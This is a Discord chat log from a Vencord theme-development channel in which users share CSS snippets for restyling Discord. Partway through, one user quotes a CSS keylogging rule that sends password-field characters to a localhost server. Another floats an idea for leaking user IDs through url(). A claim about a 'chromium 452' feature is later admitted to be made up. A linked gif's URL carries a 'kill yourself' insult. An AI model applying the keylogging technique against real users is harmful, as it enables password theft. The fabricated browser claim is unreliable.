#🎨-theme-development
1 messages · Page 12 of 1
 gilded cloak
 edgy sentinel
GitHub
Reproducible in vscode.dev or in VS Code Desktop? Not reproducible in vscode.dev or VS Code Desktop Reproducible in the monaco editor playground? Not reproducible in the monaco editor playground Mo...
 teal cave
other small stuff that might be useful:
attr()being able to specify a fallback if element doesn't have that attribute, and also adding a unit eg. get4pxfromheight="4"sin(),log(),sqrt()and other maths stuff
 supple jacinth
teal cave
other small stuff that might be useful:
- `attr()` being able to specify a fall...
supple jacinth
teal cave
other small stuff that might be useful:
- `attr()` being able to specify a fall...
Is sqrt faster than ^ 0.5
Just curious
teal cave
 vast delta
i meant the round() thing lol
vast delta
i meant the round() thing lol
hell yeah, full px values only and no blurry half px off problems
 mortal mantle
px em rem too confusing
supple jacinth
Not something you need to worry about when writing snippets I guess
teal cave
just use --unit: calc((100vw + 100vh) / 2) instead 
supple jacinth
teal cave
just use `--unit: calc((100vw + 100vh) / 2)` instead <:trolley:10247513520286024...
what the hell
 alpine cove
supple jacinth
Is sqrt faster than ^ 0.5
alpine cove
supple jacinth
Is sqrt faster than ^ 0.5
probably but it's also more accurate
mortal mantle
math IRL is already too much
supple jacinth
alpine cove
probably but it's also more accurate
How so? Because floating point stuff?
teal cave
supple jacinth
what the hell
I used it in one of my themes to make chonky borders scale up and down with the window size, not sure if I would recommend though bc makes you insane in the head
teal cave
General Implementation 
vast delta
all of this is working code
teal cave
red means that line is extra cool 
mortal mantle
horror
mortal mantle
holy shit it actually works
 supple jacinth
what does that = do
supple jacinth
vast delta
wait whats &
A nested selector
mortal mantle
just gonna wait for this to be supported
 vast delta
supple jacinth
what does that = do
vast delta
supple jacinth
what does that = do
i was asking if that is the same
 mortal mantle
theres already a scss CLI
supple jacinth
That @extends seems like custom class, cool
Some discord themes are written in sass too
 sweet tundra
what it do
 mortal mantle
ah nice
sweet tundra
ohh
 woven tartan
is it just me or dev tools is fucked up? everytime i want to inspect an element it crash
mortal mantle
Use Vesktop instead
woven tartan
isn't that whole different client?
edgy sentinel
yes
woven tartan
just checked the project, im not entirely sure whats the different, is it just a rewrite of discord's electron client or something?
 clear siren
it's web discord wrapped in a newer electron essentially
it's the best if you don't need global keybinds or ingame overlay
woven tartan
i see, i'll try that then
mortal mantle
I don't even know that global key binds existed so Vesktop is perfect for me
 edgy jungle
edgy sentinel
edgy jungle
edgy sentinel
@teal cave why do you fetch these dynamically instead of just inling them into the main stylesheet?

makes them all not show at first then load in which is kinda ugly
i think inlining them would be wayy better
also wow i just realised youre scottish, do you wear a kilt and play the bagpipe (u better, i love the bagpipe)
teal cave
edgy sentinel
<@134142022092062720> why do you fetch these dynamically instead of just inling ...
I don't have a reason, other than it was like this in DevilBro's original, and I didn't bother changing it
 teal cave
he has good ideas just not always the best implementations
teal cave
edgy sentinel
also wow i just realised youre scottish, do you wear a kilt and play the bagpipe...
I don't but if I didn't have neighbours, I might start 👀
I do swordfight, if that makes up for it somewhat lol
teal cave
It's a fun sport, so not entirely sure where I stand on the sport to fun scale
I'm planning to compete in tournaments, so maybe more sporty?
 gritty grove
how to make it so that the typing animation in discorddoesn't play in css
mortal mantle
whar how did this get so many stars

 brittle juniper
mortal mantle
whar how did this get so many stars
brittle juniper
mortal mantle
whar how did this get so many stars
OMGURFAMOUS
mortal mantle
all thanks to you darling
 toxic yew
there is a plugin for that
mortal mantle
[class*=typingDots_]>svg {
display: none !important;
}
 simple kiln
gritty grove
for cpu save
simple kiln
gritty grove
for cpu save
 simple kiln
gritty grove
using css
simple kiln
gritty grove
using css
using display none doesn't reduce cpu usage.

Stack Overflow
I have a page with a lot of vertical scrolling and thousands of DOM elements. For improving performance, I thought about setting display: none; to the content of the divs above and below the viewpo...
gritty grove
simple kiln
https://vencord.dev/plugins/NoTypingAnimation
https://vencord.dev/plugins/Silent...
Oh ok i better use this then thanks
mortal mantle
simple kiln
using display [none](https://stackoverflow.com/questions/62709969/does-displayno...
that's ... exactly what I thought, if anything it would increase usage even
edgy sentinel
simple kiln
using display [none](https://stackoverflow.com/questions/62709969/does-displayno...
i don't think that's true
you avoid painting via display none
painting is generally the costly part
display none will stop it from repainting it all the time, so definitely slightly reduce cpu usage

 mortal mantle
i copied it from the internet 😭
clear siren
 mortal mantle
box-shadow: #0000002b 0px -23px 25px 0px inset, #00000026 0px -36px 30px 0px inset, #0000001a 0px -79px 40px 0px inset, #0000000f 0px 2px 1px, #00000017 0px 4px 2px, #00000017 0px 8px 4px, #00000017 0px 16px 8px, #00000017 0px 32px 16px;
clear siren
ok that's a bit more
mortal mantle

🎨 Curated collection of 93 free beautiful CSS box-shadow, ready-to-use for your next projects. Click to copy.
clear siren
but could be made very similar with fewer
mortal mantle
i clicked on a style i liked to copy the entire line
mortal mantle
all attr selectors do look horrendous lmao


 summer edge
can anyone tell me why changing the order of the elements adds a filter or something to the pic...


.userPopoutOuter_d739b2 .avatarPositionNormal__1797c,
.userPopoutOuter_d739b2 .avatarPositionPremiumBanner__1e83d,
.userPopoutOuter_d739b2 .avatarPositionPremiumNoBanner__8bf3b {
    position: static;
    order: -1;
}
only seems to affect themed profiles
clear siren
add z-index:1
summer edge
eyy that fixed it thanks
vast delta
mortal mantle
<@406084422308331522> are you satisfied with this now
very
 vast delta
are you sure you need all the *= selectors?
vast delta
sane
 rugged echo
gritty grove
for cpu save
rugged echo
gritty grove
for cpu save
wait how is removing the typing animation going to reduce cpu usage?
vast delta
rugged echo
wait how is removing the typing animation going to reduce cpu usage?
the animation of the dots jumping around is very performance taxing (thanks discord) so the plugin stop discord from calculating all that stuff
rugged echo
looks like a simple animation, but idk
vast delta
discord is literally just text boxes and profile pictures
even if it is simple in theory, discord will fuck it up and make it bad
 steel pewter
i swear there was a picture in picture popout snippet here, but can't find it
vast delta
picture in picture what?
steel pewter
the popup when you watch a stream
i'm looking through search but nothing so far
this here, it's been discussed before
 vast delta
what do you want to do with it
steel pewter
Make it bigger
vast delta
tutorial on css:
you join vc
you watch moxxies stream
open quickcss
open devtools
click to select element and click stream popout
class="pictureInPictureWindow_dc49a8 pictureInPictureWindowOverflow__3abe4 elevationHigh__80ea8 borderRadius__3965c" sounds interesting
 stable compass
vast delta
tutorial on css:
stable compass
vast delta
tutorial on css:
CSS IS HARD!!!
steel pewter
vast delta
`class="pictureInPictureWindow_dc49a8 pictureInPictureWindowOverflow__3abe4 elev...
banger. thanks
vast delta
"banger, thanks"
steel pewter
and then you use width and height on it, yes?
stable compass
steel pewter
and then you use width and height on it, yes?
yep
.pictureInPictureVideo_f1081d
vast delta
stable compass
`.pictureInPictureVideo_f1081d`
rehash = death
gilded cloak
stable compass
`.pictureInPictureVideo_f1081d`
No, bad
[class^=pictureInPictureVideo]
HOLY SHIT f53 IS TYPIJNG
gilded cloak
vast delta
HOLY SHIT f53 IS TYPIJNG
What are you zeet
Why the fuck do you want the underscore
vast delta
its always good to end the classname with an underscore if you dont need more to prevent overlap with things you dont want
gilded cloak
None of my css broke when they switched from - to _ because it did not include it :p
gilded cloak
vast delta
its always good to end the classname with an underscore if you dont need more to...
I just add more context
vast delta
gilded cloak
None of my css broke when they switched from - to _ because it did not include i...
me when replace - with _
vast delta
gilded cloak
I just add more context
less efficient
steel pewter
thank you all
 timid dragon
This is not working anymore.
Anyone knows how can I resized members and channel list?
clear siren
.members__9f47b, .sidebar_ded4b5
supple jacinth
timid dragon
Anyone knows how can I resized members and channel list?
I wrote this
/* Collapse sidebars when screen is narrow */
@media (max-width: 1024px) {
/* Channel list*/
  .sidebar_ded4b5 {
    width: 60px;
    transition-duration: 0.125s;
  }
  .sidebar_ded4b5:hover {
    width: 240px;
  }
/* Members list*/
  .container_b2ce9c {
    width: 60px;
    transition-duration: 0.125s;
  }
  .container_b2ce9c:hover {
    width: 240px;
  }
}
thank you
timid dragon
supple jacinth
I wrote this
```css
/* Collapse sidebars when screen is narrow */
@media (max-wi...
this only collapse the sidebars when you narrow the window
I want to extend their size permanently.
supple jacinth
timid dragon
I want to extend their size permanently.
div.sidebar_ded4b5 {
    width: 360px;
  }
  div.container_b2ce9c {
    width: 360px;
  }```
For sidebar and members list respectivelychange 360px to whatever you want
timid dragon
supple jacinth
```css
div.sidebar_ded4b5 {
width: 360px;
}
div.container_b2ce9c {
w...
small problem.

the list isn't resizing with the names
toxic yew
[class*=members_] {
    width: 360px;
}

[class*=member_] {
    max-width: unset;
}
 rose geode
is there a new css selector of vencord BetterFolder?
 atomic portal
this is while hovering on it

this without hovering

i want the color display everytime not on hovering
how can i do that
here is the css i am using
 hazy frigate
There should be a way to get rid of that awful "Call has that lasted X time" thing that pops up in the channel after a call
If you accidentally tap the call button then you basically just left a permanent scar in the channel
I hate this stupid ahh thing
 hazy frigate
mortal mantle
using css wiil only get rid of it on your side
hazy frigate
mortal mantle
using css wiil only get rid of it on your side
That works for me
hazy frigate
No i mean like
I'm fine with it only working applying to me
I just wanna get rid of the thing
stable compass
hazy frigate
I just wanna get rid of the thing
.systemMessage__6e6a4 {display:none}
hides all system messages but
yea
hazy frigate
stable compass
```css
.systemMessage__6e6a4 {display:none}
```
That works, thanks
stable compass
hazy frigate
That works, thanks
sorry for another ping; if you use english discord you can use this so it wont hide all sys messages
[aria-label=" (channel)"] .systemMessage__6e6a4 {display:none}
hazy frigate
Ohh ok, i don't mind pings btw so dw
 night lodge
Hi, I'm wondering if someone can give me a high-level overview of how I'd write css to censor certain phrases in statuses et cetera
 vestal field
night lodge
Hi, I'm wondering if someone can give me a high-level overview of how I'd write ...
vestal field
night lodge
Hi, I'm wondering if someone can give me a high-level overview of how I'd write ...
its not possible to select things based on content in css
simple kiln
timid dragon
small problem.
@import url("https://lazuee.github.io/css-snippets/discord/sidebar-dm/import.css");
@import url("https://lazuee.github.io/css-snippets/discord/channel-list/import.css");
@import url("https://lazuee.github.io/css-snippets/discord/member-list/import.css");

:root {
    --list-type: "hover";
/*     --list-type: "focus"; */
    --list-transition: 200ms;
    --list-active-transition: 800ms;

    --sidebar-dm-type: var(--list-type);
    --sidebar-dm-transition: var(--list-transition);
    --sidebar-dm-active-transition: var(--list-active-transition);
    --sidebar-dm-width: 68px;
    --sidebar-dm-active-width: 245px;
    --sidebar-dm-display-header: "false";
    --sidebar-dm-display-search: "false";

    --sidebar-channel-type: var(--list-type);
    --sidebar-channel-transition: var(--list-transition);
    --sidebar-channel-active-transition: var(--list-active-transition);
    --sidebar-channel-width: 68px;
    --sidebar-channel-icon-size: 22px;
    --sidebar-channel-active-width: 245px;

    --member-list-type: var(--list-type);
    --member-list-transition: var(--list-transition);
    --member-list-active-transition: var(--list-active-transition);
    --member-list-width: 70px;
    --member-list-active-width: 245px;
}
thank you, works fine
atomic portal
atomic portal
this is while hovering on it
can anyone tell
 wet kite
im new to making vencord themes, what is the sorta title bar bit called as an element \/ ?
 vast delta
use select element
wet kite
it crashed discord when i open it
tested it x5 now
crashes when i open inspect elemt in the discord app
summer edge
wet kite
crashes when i open inspect elemt in the discord app
the trick is to get vesktop
because it just does that... for some reason
wet kite
will they fix the bug?
summer edge
no idea
afaik it has to do with the memory limit of the app
never happened to me with BD though so I'd imagine it can be fixed?
but for now i would just use vesktop
works very well for dev work
wet kite
why does the html they write have to be so complicated? so many divs in divs in divs that are all sorta the same thing
vast delta
GitHub
Vesktop gives you the performance of web Discord and the comfort of Discord Desktop - GitHub - Vencord/Vesktop: Vesktop gives you the performance of web Discord and the comfort of Discord Desktop
vast delta
wet kite
why does the html they write have to be so complicated? so many `div`s in `div`s...
Well it's all because of and of course since
wet kite
windows is convicnced its a virus
vast delta
tell windows to shut the fuck up and stop crying because ven isnt paying them
 exotic nexus
wet kite
why does the html they write have to be so complicated? so many `div`s in `div`s...
exotic nexus
wet kite
why does the html they write have to be so complicated? so many `div`s in `div`s...
because it's react
gilded cloak
exotic nexus
because it's react
As the lead developer on a large website that uses react. No.
Its likely because one of these
- It makes css easier somehow
- They refuse to use fragments
- They dumb
 oak plover

 grand surge
does anyone know how to fix the star
⭐
for some reason they made it use src
only the star emoji

supid ass twemoji star
vast delta
get rekt by ⭐
teal cave
On the plus side, there have been a bunch of times where something I wanted to do in a theme was only possible because of the mountain of wrapper divs.


 clear siren
I was also thinking of making it so my messages are on the right but decided against it
I was also thinking of making something like border-images to make the message balloons have the stems or whatever they're called
mortal mantle
too complicated
clear siren
not really
mortal mantle
[class^=messageListItem__][data-is-self="true"] {
margin-left: auto;
width: fit-content;
padding-right: 48px;
    [class^=container_],
    .embedAuthor_cb4bfc {
    direction: rtl;
    }
    [class^=contents_] {
    display: inline-block;
    width: 100%;
    max-width: 100%;
    margin-left: auto;
    margin-right: 8px;
    }
    [class^=repliedMessage_],
    [class^=contents_] [class*=messageContent__],
    a:not([class*=embed_] [class*=embedAuthorNameLink_]) {
    margin-left: auto;
    }
    [class^=avatar__] {
    left: unset;
    right: -8px;
    }
    [class^=header__],
    [class*=messageContent__] {
    display: flex;
    flex-direction: row-reverse;
    }
    [class*=timestampInline_] {
    top: 2px;
    left: unset;
    right: 8px;
    }
}
whatever this is to align own messages to the right
vast delta
mortal mantle
```css
[class^=messageListItem__][data-is-self="true"] {
margin-left: auto;
widt...
I want to commit multiple war crimes on you for formatting your CSS like this
mortal mantle
huh why
summer edge
can you nest CSS now?
vast delta
yes
mortal mantle
yes
summer edge
just vesktop or all CSS?
vast delta
nesting CSS is supported in vesktop, not sure about vencord
 night drift
it is
mortal mantle
[class^=messageListItem__][data-is-self="true"] {
margin-left: auto;
width: fit-content;
padding-right: 48px;
[class^=container_],
.embedAuthor_cb4bfc {
direction: rtl;
}
[class^=contents_] {
display: inline-block;
width: 100%;
max-width: 100%;
margin-left: auto;
margin-right: 8px;
}
[class^=repliedMessage_],
[class^=contents_] [class*=messageContent__],
a:not([class*=embed_] [class*=embedAuthorNameLink_]) {
margin-left: auto;
}
[class^=avatar__] {
left: unset;
right: -8px;
}
[class^=header__],
[class*=messageContent__] {
display: flex;
flex-direction: row-reverse;
}
[class*=timestampInline_] {
top: 2px;
left: unset;
right: 8px;
}
}
im kinda asking in general, that would be awesome for webdev work :o
night drift
run navigator.appVersion in console and tell me what it prints
mortal mantle
or should it be without any spaces
night drift
if its on here u can use nesting: https://caniuse.com/css-nesting
mortal mantle
guh
summer edge
 vast delta
that's a good point
 glad urchin
mortal mantle
glad urchin
mortal mantle
try to do what whatsapp does...?
you could make the channel list larger to expand down and more to the sides
so that the chat area is compressed
grand surge
okay so the white boxes would be flex box right?
 supple jacinth
grand surge
okay so the white boxes would be flex box right?
supple jacinth
grand surge
okay so the white boxes would be flex box right?
You could use flexbox or grid
grand surge
okokokok
summer edge
grand surge
okokokok
you probably want flexbox
rugged echo
mortal mantle
```css
[class^=messageListItem__][data-is-self="true"] {
margin-left: auto;
widt...
this looks very weird because not all messages are the same width
rugged echo
or maybe it just doesn't work for me
 fresh summit
heyoo, is it possible to modify an element's text content with only CSS possible or not?
summer edge
theres the content property which lets you add text to an element
vast delta
summer edge
theres the content property which lets you add text to an element
only pseudoelements
 solid ore
is there a nicer way of hiding server shop than this?
{
  display: none !important;
}```screenshot devtools selection of that element using themeattributes
solid ore
 vast delta
with themeattributes?
solid ore
solid ore
is there a nicer way of hiding server shop than this?
```#channels > ul > li:nth...
i j did "copy selector" to get this ^
vast delta
open the children please
solid ore
vast delta
with themeattributes?
i have the plugin enabled, idk how to use it tbh
solid ore
vast delta
open the children please
 solid ore
yeah i was looking for a data list item id or aria label or smthng but couldnt find any
vast delta
try [class^=containerDefault_]:last-of-type
unless there are more elements with the same classes below that
forgor the =
 solid ore
vast delta
unless there are more elements with the same classes below that
solid ore
vast delta
unless there are more elements with the same classes below that
oh yeah this
vast delta
yeah then just use :nth-of-type() instead (if that doesn't exist keep :nth-child(5)
not sure rn if nth of type exists
vast delta
no problem!
vast delta
vast delta
yeah then just use :nth-of-type() instead (if that doesn't exist keep :nth-child...
I meant [class^=containerDefault_]:nth-of-type(5) btw
solid ore
i misunderstood then, but that doesnt work either
it hides a muted text channel w threads
night drift
solid ore
it doesnt hide server shop but hides suggested channels
what they selling
solid ore
idk if someone has already done this but i j made this to get rid of the upsell in profile customizer
#profile-customization-tab > div:nth-child(4) > div > div > [class^=sectionsContainer_] > div:nth-child(4), /* avatar decoration customizer */
#profile-customization-tab > div:nth-child(4) > div > div > [class^=sectionsContainer_] > div:nth-child(5) /* profile effect customizer */
{
  display: none !important;
}

 solid ore
night drift
what they selling
solid ore
night drift
what they selling
shit
vast delta
solid ore
idk if someone has already done this but i j made this to get rid of the upsell ...

solid ore
vast delta
I meant [class^=containerDefault_]:nth-of-type(5) btw
btw this only works on that specific server, other servers it hides other channels
vast delta
solid ore
btw this only works on that specific server, other servers it hides other channe...
guh
should be the same for your old selector though
then I can't help you right now
solid ore
vast delta
should be the same for your old selector though
doesnt look like it has the same issue
solid ore
vast delta
then I can't help you right now
nw, thanks anyway!
solid ore
vast delta
<:husk:1026532993923293184>
is it ugly
vast delta
yes
night drift
html > body > div:nth-child(2) > div:nth-child(3) > div:nth-child(1) > div:nth-child(1) > div > div:nth-child(2) > div > div > div > div > div:nth-child(2) > div:nth-child(2) > div:nth-child(1) > div:nth-child(1) > main > div:nth-child(1) > div:nth-child(2) > div > ol > li:nth-child(97) > div > div:nth-child(2) > div > span > img {
  display: none !important;
}
the selectors are ew
vast delta
night drift
```css
html > body > div:nth-child(2) > div:nth-child(3) > div:nth-child(1) > di...
I'll murder you in your sleep
NTH CHILD 97??
night drift
vast delta
NTH CHILD 97??
gotta get the right message
solid ore
vast delta
the selectors are ew
i do the bare minimum effort that works :)
mortal mantle
vast delta
NTH CHILD 97??
HOW
rugged echo
night drift
```css
html > body > div:nth-child(2) > div:nth-child(3) > div:nth-child(1) > di...
what the fuck is this monstrosity?
 dark dragon
solid ore
idk if someone has already done this but i j made this to get rid of the upsell ...
dark dragon
solid ore
idk if someone has already done this but i j made this to get rid of the upsell ...
Pretty decent chance the container class there is only used for that. If not just do something like .containerClass:has([src=<src of the image on the left>])
 haughty totem
re devtools crashing: #🏥-vencord-support-🏥 message
vestal field
you can also enable the no devtools warning plugin and then inspect discord the moment it begins loading
or just use vesktop
clear siren
vesktop is the answer to everything
glad urchin
vesktop bestop on top
clear siren
interesting, I have a theme with heavy use of gradients, shadows, filter:blur and filter:drop-shadow etc.. I updated my gpu drivers which caused vesktop to lose gpu accel but it worked fine still up until I tried to have a thread in the side view
trying to scroll that view was like 5 sec per frame
haughty totem
clear siren
vesktop is the answer to everything
existential problems? This baby will take right care of it *slaps roof of vesktop*
 royal atlas
solid ore
royal atlas
solid ore
how can i inspect in discord , do i need vesktop or i can do it just with vencord ?
clear siren
ctrl+shift+i works in both but you should first enable nodevtoolswarning plugin
royal atlas
oh ok
clear siren
and normal discord+vencord might still crash for whatever reason, vesktop won't
royal atlas
yeah it crashes back to back
grand surge
chat is there a way to move user profile in settings (profiles tab)
clear siren
move where
solid ore
royal atlas
how can i inspect in discord , do i need vesktop or i can do it just with vencor...
i have vesktop literally just so i can inspect things
id use it always if u could use keybinds but :/
haughty totem
Vencord Web maybe
altho if vesktop doesn’t have keybinds, i suppose web does even less?
vast delta
webcord doesn't have keybind support but I think vesktop had some kind of extra support built in some time ago
haughty totem
is webcord your personal term for Vencord Web?
some kind of extra support built in some time ago
oh cool
vast delta
"now"
haughty totem
less than 2 months, prbly less than 1
grand surge
clear siren
move where
to left or right
solid ore
dark dragon
Pretty decent chance the container class there is only used for that. If not jus...
that didnt work for some reason, but i did this which serves the same purpose
#profile-customization-tab > [class^=container_]:has([class^=art__])
thanks for the tip nonetheless
solid ore
vast delta
should be the same for your old selector though
u were right
:(
is there no way of doing smthng like this?
[class^=containerDefault__] > [class^=link__]:has([class^=content_] > [class^=name_]:has("Server Shop"))
 solid ore
that
is such a shame
this is my workaround for now :/
#channels > ul > li:nth-child(5) > [class^=link__]
vast delta
 safe python
you cant read the content of an element with css
safe python
you cant read the content of an element with css
when text select in CSS?
safe python
new feature of chromium 452
vast delta
real???????
clear siren
factual
vast delta
I'll eat ven if I wake up tomorrow and we have text selecting and usercss
clear siren
it's in the css level 7 selectors proposal
dark dragon
solid ore
that didnt work for some reason, but i did this which serves the same purpose
``...
.container_d6bff4:has([src="/assets/8693cf27588b5d099f98.png"]) {
    display: none;
}
Is how you'd do it the way I'd sent. Should work fine
grand surge
yall should make a plugin that makes heic pictures and mov videos display on pc instead of showing up as files
vast delta
grand surge
yall should make a plugin that makes heic pictures and mov videos display on pc ...
- not a CSS request
- would require a lot of work
 jovial vault
Is their a functioning CSS for colored chat bubbles on the normal app not the browser version?
edgy sentinel
they're the same thing
jovial vault
edgy sentinel
they're the same thing
I encountered a script last week that only worked on the browser version because of mix ins that required the latest chromium (or so I was told). That's why I asked
vast delta
jovial vault
I encountered a script last week that only worked on the browser version because...
GitHub
Vesktop gives you the performance of web Discord and the comfort of Discord Desktop - GitHub - Vencord/Vesktop: Vesktop gives you the performance of web Discord and the comfort of Discord Desktop
jovial vault
vast delta
use https://github.com/vencord/vesktop
I didn't even know this existed lmao. Thank you 
night drift

Chrome for Developers
Create new colors based on another color's channels and values.
this is soo huge for userstyles
now we just need the attr() function for all properties or a currentBackgroundColor value
vast delta
night drift
now we just need the attr() function for all properties or a currentBackgroundCo...
attr(.element:"background-color")
the quotation marks because of selectors like :is and :has
would be revolutionary
just like usercss!!!!!!
night drift
vast delta
attr(.element:"background-color")
its already defined in the spec
just not implemented by browsers
night drift
at least as a draft https://drafts.csswg.org/css-values-5/#attr-notation
vast delta
we need all the CSS power we can have
I wanna run proprietary, external code that will give people viruses just by having my imports
 dusky hare
i will make css keylogger (actually real)
vast delta
I will make CSS doom
 vast delta
you could do something like
content: url("https://yourown.website?"attr(.privatemessage [get the userid]))
}```maybe at least
dusky hare
unfortunately CSS doesn't allow string concatenation like that
but it would be nice if they did
vast delta
dusky hare
unfortunately CSS doesn't allow string concatenation like that
oh okay I've seen similar things
night drift
attr() = attr( <attr-name> <attr-type>? , <declaration-value>?)
<attr-name> = [ <ident-token> '|' ]? <ident-token>
<attr-type> = string | url | ident | color | number | percentage |
length | angle | time | frequency | flex | <dimension-unit>
vast delta
I think @gilded cloak did that in a snippet
night drift
u cant specify the element
vast delta
night drift
u cant specify the element
why!!!
night drift
u can only reference attributes on the current css selector
dusky hare
you could do a similar thing using custom properties though
night drift
another problem is circular references
vast delta
dusky hare
you could do a similar thing using custom properties though
or variables maybe
gilded cloak
vast delta
I think <@280411966126948353> did that in a snippet
Did what I cant read context
night drift
that is another reason why we dont have a currentBackgroundColor value
dusky hare
(custom properties is the spec name for variables)
vast delta
gilded cloak
Did what I cant read context
string concatenation in css or what it's called
I think you did "text" attr() "text"
gilded cloak
I don't think I have done anything with attr
vast delta
then it was some other godly css expert in here
dusky hare
you can do it in some contexts (like the content property), not with url() though
vast delta
dusky hare
you can do it in some contexts (like the `content` property), not with `url()` t...
oh okay
would be great though
gilded cloak
vast delta
then it was some other godly css expert in here
I don't think any of those words are accurate descriptors of me
vast delta
gilded cloak
I don't think any of those words are accurate descriptors of me
maybe I'm mistaking you for someone else
gilded cloak
I do a lot of css. But I'm really bad at it. I just spend a lot of time until it works
night drift
vast delta
string concatenation in css or what it's called
css-gcpm-3
that module has stuff related to that
GitHub
As discussed with @tabatkins during TPAC last week. Now with variables (custom properties), string concatenation is coming up in more and more use cases. Constructing URLs from variables for instan...
 dark dragon
That also just won't work with url() it doesn't like interpolation. There's some stuff in the spec, but there doesn't seem to be any push to implement it
night drift
dark dragon
That also just won't work with `url()` it doesn't like interpolation. There's so...
yeah and currently u cant use var() in url()
haughty totem
clear siren
it's in the css level 7 selectors proposal
cool!
any idea when it’ll drop in chrome?
clear siren
sunnie said chromium 452, I believe it
you have an interesting habit of reading and responding to old conversations btw
nothing against it but it's interesting
haughty totem
^^
mortal mantle

haughty totem
night drift
https://developer.chrome.com/blog/css-relative-color-syntax/
cool!
The OKLCH, OKLAB, XYZ or sRGB color spaces provide the most predictable results when lightening colors.
bruh why so many ToT
clear siren
ToT?
haughty totem
T-T but :o
clear siren
oh I thought it was some acronym
haughty totem
dusky hare
i will make css keylogger (actually real)
(actually real)
i don’t believe
solid ore
dark dragon
```css
.container_d6bff4:has([src="/assets/8693cf27588b5d099f98.png"]) {
dis...
does nothing for me, either way my method would work if they change the image or there's a rehash so im happy w it
clear siren
haughty totem
cool!
any idea when it’ll drop in chrome?
btw you know that that statement was entirely fabricated right
just making sure
haughty totem
aw sad
no i did not
clear siren
lmao
haughty totem
Looks like they were thinking about it for the CSS3 spec but it didn't make the cut.
:contains()CSS3 selector http://www.w3.org/TR/css3-selectors/#content-selectors
(— https://stackoverflow.com/a/4561376/234309 )
Stack Overflow
I am looking for a CSS selector for the following table:
Peter | male | 34
Susanne | female | 12
Is there any selector to match all TDs containing "male"?
clear siren
yeah I know
dusky hare
haughty totem
> (actually real)
i don’t believe
GitHub
Chrome extension and Express server that exploits keylogging abilities of CSS. - GitHub - maxchehab/CSS-Keylogging: Chrome extension and Express server that exploits keylogging abilities of CSS.
it requires a specific environment but is possible
 buoyant hawk
Rounded (user panel, simplier user pop out, spotify player)
- it removes things I dont use from the user pop out, so it's basically a picker between dnd and invisible status but u can easily tweak it so u get whatever u're using back
Put this at the top of ur quickcss file to use it :
@import url('https://raw.githubusercontent.com/HmTici/discord-css-snippets/main/Rounded%20(user%20panel%2C%20simplier%20user%20pop%20out%2C%20rounded%20spotify%20player)/import.css');
or check the code on github :
https://github.com/HmTici/discord-css-snippets/blob/main/Rounded (user panel%2C simplier user pop out%2C rounded spotify player)/import.css
(I'm new to web dev etc so if there is any problem that's my bad)

 mortal mantle
dusky hare
https://github.com/maxchehab/CSS-Keylogging
mortal mantle
dusky hare
https://github.com/maxchehab/CSS-Keylogging
horror
it actually logs every common character lmao
haughty totem
dusky hare
https://github.com/maxchehab/CSS-Keylogging
input[type="password"][value$="a"] {
  background-image: url("http://localhost:3000/a");
}```
haha that’s cool
 eternal vector
quick question
i'm trying to make css to remove only the events tab and not the server guide tab and channels + roles
[class*="containerDefault__3187b wrapper__7bcde"]
{
    display: none;
}```this is how far i've gotten however it removes all 3
how can i get it to specify only the events tab which is under the same class but under role="listitem" data-list-item-id="channels___upcoming-events-(server id here)' tab index="-1"
vast delta
eternal vector
```css
[class*="containerDefault__3187b wrapper__7bcde"]
{
display: none;
}`...
use the attribute selector when trying to IGNORE hashes, that's the only thing it is useful for
so [class^=containerDefault_]
 tbh i just spaghetti'd the code together and hoped it works
vast delta
tbh i just spaghetti'd the code together and hoped it works
vast delta
read the CSS selector docs for more information on why ^
eternal vector
gotcha
vast delta
in your case, you don't use class at all though
[data-list-item-id^=channels___upcoming-events-]
you can use everything in place of class that is formatted the same way
if it says (something)="(something)" you can select it that way
eternal vector
ah, i tried to do it but in the form of [data-list-item-id="channels___upcoming-events-"] but didnt know you had to reformat
thanks
vast delta
eternal vector
ah, i tried to do it but in the form of [data-list-item-id="channels___upcoming-...
oh no you were asking for something that had exactly that value as the data list thing
using ^= says beginning with
eternal vector
ic
 ripe carbon
night drift
https://tenor.com/view/mods-tie-him-up-ltg-low-tier-god-kill-yourself-now-kys-gi...
ripe carbon
night drift
https://tenor.com/view/mods-tie-him-up-ltg-low-tier-god-kill-yourself-now-kys-gi...
everyone is trans here, you can't
mortal mantle
Are you?
vast delta
ripe carbon
everyone is trans here, you can't
@edgy sentinel I always knew you were a transfem
ripe carbon
mortal mantle
Are you?
no, but yes
haughty totem
trans folk can totally have balls
grand surge
haughty totem
trans folk can totally have balls
not for long
haughty totem
you don’t have to get operated
grand surge
i will personally take them
haughty totem
you will take the balls?
haughty totem
you will sell the balls D=
mortal mantle
there's a market for that
haughty totem
Craigsballs 
simple kiln
eternal vector
ah, i tried to do it but in the form of [data-list-item-id="channels___upcoming-...
[data-list-item-id*="_upcoming-events"]
 deft niche
whats the class of the user area? im trying to recolor it to fit with the rest of my theme but it isnt being affected

 summer edge
deft niche
whats the class of the user area? im trying to recolor it to fit with the rest o...
summer edge
deft niche
whats the class of the user area? im trying to recolor it to fit with the rest o...
use dev tools and find out
deft niche
summer edge
use dev tools and find out
yeah thats what i did 
summer edge
deft niche
yeah thats what i did <a:anguish:1133822244368425041>

have fun finding which of those works lmao
deft niche

oak plover
The one that’s brighter than the rest of it is the one that’s tied to the element
 sacred anchor
any ways for me to get the old version of discord theme?
deft niche
sacred anchor
any ways for me to get the old version of discord theme?
you could check out dtm 16
sacred anchor
deft niche
